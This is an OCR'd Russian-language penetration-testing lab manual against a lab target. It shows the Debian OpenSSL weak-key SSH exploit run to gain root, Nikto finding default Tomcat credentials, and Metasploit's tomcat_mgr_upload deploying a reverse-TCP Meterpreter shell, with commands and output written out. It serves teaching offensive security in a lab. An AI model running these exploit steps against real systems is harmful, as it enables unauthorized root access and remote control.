
С помощью команды **ls** выводим содержимое текущей директориии видим файл с расширением **.tar**:



Для удобства дальнейшей работы создадим новую директорию lab5 и переместим в нее файлы **5720, 5622.tar**, переместимся в нее.



Чтобы извлечь содержимое архива необходимо выполнить команду: «**tar xvf 5622.tar**»:



Все это возможные ключи, которые мы будем использовать на нашей цели, и один из них должен подойти.

У нас появилась новая директория «**rsa/**». Можно проверить ее содержимое:

```
┌──(root㉿test-kali)-[/home/kali/lab5]
└─# ls rsa/2048
0002d5af29276c95a49dc2ab3b506707-23747      7faaa49afea2c1ae312bbf7fa6b3403f-1401
0002d5af29276c95a49dc2ab3b506707-23747.pub  7faaa49afea2c1ae312bbf7fa6b3403f-1401.pub
00030d8fbf8ef4e6c7c878e5a3700192-29213      7fad2b221e246f0720f6c9de554b3f10-32338
00030d8fbf8ef4e6c7c878e5a3700192-29213.pub  7fad2b221e246f0720f6c9de554b3f10-32338.pub
0004c120c8d0b5820c5d84d35e3c8d19-20980      7fae82c6ee56aae7128a1fc4b68c8816-21006
0004c120c8d0b5820c5d84d35e3c8d19-20980.pub  7fae82c6ee56aae7128a1fc4b68c8816-21006.pub
00055066466fe1a24339bce3cc97f4fb-615        7fb06bd46224b4f1915b65cac25f49f1-8928
00055066466fe1a24339bce3cc97f4fb-615.pub    7fb06bd46224b4f1915b65cac25f49f1-8928.pub
0005747d79401a31f2ebf94c8aaa4fb7-29173      7fb38732633d4afa838c4c562231ea1c-8139
0005747d79401a31f2ebf94c8aaa4fb7-29173.pub  7fb38732633d4afa838c4c562231ea1c-8139.pub
0007ebc0297426bd78560972fccdf738-19781      7fb8dc16704b103339ae1af8bb4a6fff-997
0007ebc0297426bd78560972fccdf738-19781.pub  7fb8dc16704b103339ae1af8bb4a6fff-997.pub
000816d3519666c6f2dae9ee36cda065-8358       7fb92ee77c941eb15a1926d097dfb555-20341
```

Содержание отчета по выполненной работе

В отчёте о выполненной работе необходимо указать:

- Создайте папку test2 и заархивируйте ее с помощью tar, результат приложите скриншотом. Дайте описание использованным ключам

Нам нужно запустить наш эксплойт. Сначала нужно прописать исполнение самого эксплойта, затем путь до ключей, после этого указать **ip**-адрес нашей цели, и указать номер порта. Команда будет выглядеть как: «**python2 5720 rsa/2048 10.0.X.5 root 22 10**»:

```
┌──(root㉿test-kali)-[/home/kali/lab5]
└─# python2 5720 rsa/2048 10.0.100.5 root 22 10

-OpenSSL Debian exploit- by ||WarCat team|| warcat.no-ip.org
```

Обратите внимание на номер порта, а именно 22. Имейте ввиду, что разные сервера **ssh** могут быть запущены на разных портах. Всегда нужно проверять есть ли на атакуемой машине другой **ssh**-сервер, который использует другой порт.

Итак, подбор ключей завершился успешно, и автор эксплойта добавил фичу в свой скрипт, а именно, можно выполнять готовую команду для взлома сервера по **ssh**:

Нужно скопировать команду: «**ssh -lroot -p22 -i rsa/2048/*** 10.0.X.5**», и вставить ее в терминале:

Отлично, мы авторизировались как рут-пользователь. Мы нашли еще один способ, как попасть в систему. Для того, чтобы завершить соединение, нужно просто выполнить команду «**exit**».

Не отчаивайтесь, если у вас не получилось. На самом деле актуальные ключи ssh мы получили с помощью сканирования nmap.

Содержание отчета по выполненной работе

В отчёте о выполненной работе необходимо указать:


- Заново проведите сканирование nmap по порту 22, сохраните название ключа rsa (2048). Используя grep найдите пару ключей в папке rsa/2048/ и переместите их в отдельную папку keys
- Изобразите схему работы OpenSSH

3. Взламываем WEB сервис

Продолжаем рассматривать тематику взлома систем, и давайте поищем еще один способ, как взломать нашу цель.

Сейчас рассмотрим инструмент под названием «**Nikto**». Этот инструмент предназначен для сканирования уязвимостей веб-приложений. Этот инструмент сканирует сайты на предмет возможных уязвимостей. Мы можем использовать «**Nikto**», так как на атакуемой машине мы имеем несколько веб-сервисов.


Если запустить этот сканер с помощью команды «**nikto**» без параметров, то мы увидим ошибку:



Иными словами, для корректной работы инструмента нам нужно указывать некоторые опции, в частности, «**-host <ip-адрес>**». Имейте ввиду, что на атакуемой машине несколько веб-серверов. Один из них использует 80 порт (сервер **Apache**), а другой 8180 (**Apache Tomcat**).


Давайте поработаем с сервером **Apache Tomcat**.

В нашу команду добавляем опцию «**-p**», а также порт 8180, т.к. по-умолчанию используется 80 порт, который нам пока что не нужен. Команда будет иметь вид: «**nikto -host 10.0.X.5 -p 8180**»:



Nikto запустился, и нам нужно подождать результат работы инструмента:

Через некоторое время мы находим различные уязвимости, которые потенциально можно эксплуатировать, к примеру, методы **HTTP**, которые позволяют нам загружать или удалять файлы с сервера:



Содержание отчета по выполненной работе

В отчёте о выполненной работе необходимо указать:

- Описание основных ключей команды nikto


Не будем подробнее останавливаться на этой уязвимости, так как нас интересует другая уязвимость на этом сервере **Tomcat**. Эта уязвимость позволяет удаленно выполнять команды на этом сервере. Для начала

эксплуатации данной уязвимости нам нужно авторизироваться на этом веб-сервере, т.е. мне нужны верные учетные данные.

К счастью, сканер «**Nikto**» обнаружил учетные данные, которые принадлежат ему:

```
+ Default account found for 'Tomcat Manager Application' at /manager/html (ID 'tomcat', PW 'tomcat'). Apache To
mcat.
```


На этом сервере используются стандартные имя пользователя и пароль. Можно проверить это вручную для авторизации на этом веб-сервере. Для проверки переходим в браузер и вводим айпи адрес и порт.:



Номер порта указывается для того, чтобы не использовались дефолтные порты, такие как 80 и 443.

Пробуем авторизироваться в **Tomcat**, и используем вкладку «**Tomcat Manager**»:

Отлично. Мы авторизировались в панели управления **Tomcat**:




Содержание отчета по выполненной работе

В отчёте о выполненной работе необходимо указать:

- Какие сервисы занимают порты 80 и 443 у атакуемой машины?


Теперь я могу изменить сайт, изменить что-либо и так далее.

Можно создать для Ваших целей определенное ПО, или воспользоваться инструментом «**Metasploit**», воспользовавшись готовым модулем, для загрузки на сервер. Запустим **Metasploit** с помощью команды **msfconsole** и воспользуемся поиском. Команда будет выглядеть как: «**search tomcat**»:



В этом выводе есть две подходящие опции – это «**tomcat_mgr_deploy**» и «**tomcat_mgr_upload**»:

Обе эти опции отлично подходят нам против **Tomcat.** Выбираем вторую, и выполняем команду **use N**, где N - это номер в выводе:



Просмотрим опции с помощью команды «**show options**»:

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:hos
   RHOSTS                         yes       The target host(s), see https://github.com/rapi
                                            ework/wiki/Using-Metasploit
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload a
                                            be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.100.4       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal
```

Вспомните взлом **vsftpd**, который был в прошлом занятии. Сейчас ничего не отличается, кроме большего списка параметров, которые нужно настраивать.

Для начала укажем имя пользователя и пароль:

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

Далее нужно указать удаленный хост или айпи-адрес цели и порт **10.0.X.5:8180**. По-умолчанию стоит порт 80, который мы изменили:

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 10.0.100.5
RHOSTS ⇒ 10.0.100.5
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

Давайте перепроверим, что все опции настроены правильно. Это делается с помощью команды «**show options**»:

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  tomcat           no        The password for the specified usernam
   HttpUsername  tomcat           no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port
   RHOSTS        10.0.100.5       yes       The target host(s), see https://github
                                            ework/wiki/Using-Metasploit
   RPORT         8180             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connect
   TARGETURI     /manager         yes       The URI path of the manager app (/html
                                            be used)
   VHOST                          no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.100.4       yes       The listen address (an interface may be speci
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Java Universal


msf6 exploit(multi/http/tomcat_mgr_upload) >
```


И, наконец, выполняем команду «**run**»:

Если после запуска эксплойта, он выполняется, а сессия не создается


```
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.0.100.4:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying KwplFroHgkGVR6Mua...
[*] Executing KwplFroHgkGVR6Mua...
[*] Undeploying KwplFroHgkGVR6Mua ...
[*] Undeployed at /manager/html/undeploy
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

то можно изменить параметр **payload** на **java/meterpreter/reverse_http**




Отлично. Теперь у меня есть шелл **Meterpreter-a**. Данный шелл является частью **Metasploit**. Он позволяет выполнять команды на атакуемой машине. Данные команды будут отличаться от обычных команд моей цели. Например, если мы выполним команду «**id**», то появляется ошибка:



Все дело в том, что **meterpreter** не знает этой команды, так как он является отдельным шеллом со своими командами, к которым не относится команда «**id**».

Можем ввести команду «**pwd**», и она сработает:



Данная команда работает и на **meterpreter**, и на **linux**-системах.

Если выполнить команду «**whoami**», то она не сработает:

